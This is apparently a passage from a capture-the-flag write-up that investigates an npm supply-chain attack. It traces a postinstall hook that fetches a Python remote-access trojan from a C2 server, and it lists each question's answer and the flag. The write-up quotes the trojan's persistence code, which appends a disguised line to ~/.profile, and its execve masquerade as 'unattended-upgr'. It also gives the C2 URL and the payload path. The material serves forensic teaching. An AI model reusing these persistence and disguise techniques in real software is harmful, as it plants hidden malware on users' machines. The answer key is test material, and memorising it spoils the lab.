"Hand me the payload." Artfully designed to look like a legitimate PyPI package request, blending in with normal developer traffic.
Answer: pypi.org/latest
Q7 — What absolute path was the initial Python payload dropped to?
Also in Index 12: -o /tmp/.promise.py. The -o flag specifies the output file.
Answer: /tmp/.promise.py
Q8 — What is the command line shown by ps aux?
ls -la /tmp/.promise.py
Permission denied. Always read carefully.
ps aux | grep python
Running as root with PID 2030. To find the full path:
sudo cat /proc/2030/cmdline | tr '\0' ' '
sudo ls -la /proc/2030/cwd
Running from /app — which had deleted itself. Time to dig into Docker:
sudo find / -name "server.py" 2>/dev/null

sudo cat /var/lib/docker/rootfs/overlayfs/8d09.../app/server.py
There's the queen herself — the C2 server, serving promise.py when it receives pypi.org/latest in the POST body. Exactly as deduced.
sudo find /var/lib/docker -name "promise.py" 2>/dev/null
The full RAT. From init_location():
PathStr = os.path.expanduser("~/.local/apt.conf")And from do_set_location():
os.execve(sys.executable, ["unattended-upgr", PathStr], os.environ.copy())It disguises itself as unattended-upgr — mimicking the legitimate unattended-upgrades process. Blends right in with typical Ubuntu background processes. Nice try, bad guys.
ps aux | grep apt.conf
Answer: unattended-upgr /home/ubuntu/.local/apt.conf
Q9 — What MITRE persistence technique is used?
From init_location() in promise.py:
profile = os.path.expanduser("~/.profile")
line = f"({sys.executable} {PathStr} &)"
with open(profile, "a") as f:
    f.write("\n" + "# APT unattended upgrade")
    f.write("\n" + line + " >/dev/null 2>&1\n")
This twisted little bug appended itself to ~/.profile, executing on every login shell. Disguised as a comment that reads # APT unattended upgrade to avoid scrutiny.
Answer: T1546.004 — Event Triggered Execution: Unix Shell Configuration Modification
Q10 — What is the decoded flag sent to the C2?
From the end of work() in promise.py: "content": "9FycwVGZfJXdvl3X0lGZ1F2eNhEV"
The string profile matched the stq array entries from the JS payload — same character set. Reversing it and base64 decoding:
python3 -c "import base64; s='9FycwVGZfJXdvl3X0lGZ1F2eNhEV'; r=s[::-1]; print(base64.b64decode(r + '=' * (4 - len(r) % 4)).decode('utf-8'))"
Answer: THM{audit_your_deps}
npm Debug Logs — Bonus Evidence
The cheat sheet mentioned npm debug logs as a detection opportunity worth knowing. The log from April 6th confirmed the postinstall firing:
sudo ls -la ~/.npm/_logs/
cat ~/.npm/_logs/2026-04-06T00_29_54_717Z-debug-0.log

Line 22: postinstall confirmed. During real npm supply chain attacks, these logs are often the clearest evidence of which dependency caused the infection and when. Worth knowing where they live.
Index 3 Deeper Decode
node -e "..._trans_2('_Iax9WsuF3bx1W8tFfKxlScuEPaxmSsrEvKx4SMvE/LxsSsvELaxiW8tF3Lx+ScuEXKx', ord)..."
Not yet the full URL — the C2 address again, confirming the base. The full path came from the x argument at the bottom of the original script.
Full Investigation Summary
Q1  Axios version:           1.14.1
Q2  Suspicious package:      typing-coreutils@1.6.4
Q3  Postinstall command:     node postinst.js
Q4  Encryption key:          OrDeR_7077
Q5  C2 URL:                  http://sfrquack.thm:8000/1502068
Q6  String sent to C2:       pypi.org/latest
Q7  Initial payload path:    /tmp/.promise.py
Q8  PS aux command:          unattended-upgr /home/ubuntu/.local/apt.conf
Q9  MITRE persistence:       T1546.004
Q10 Decoded flag:            THM{audit_your_deps}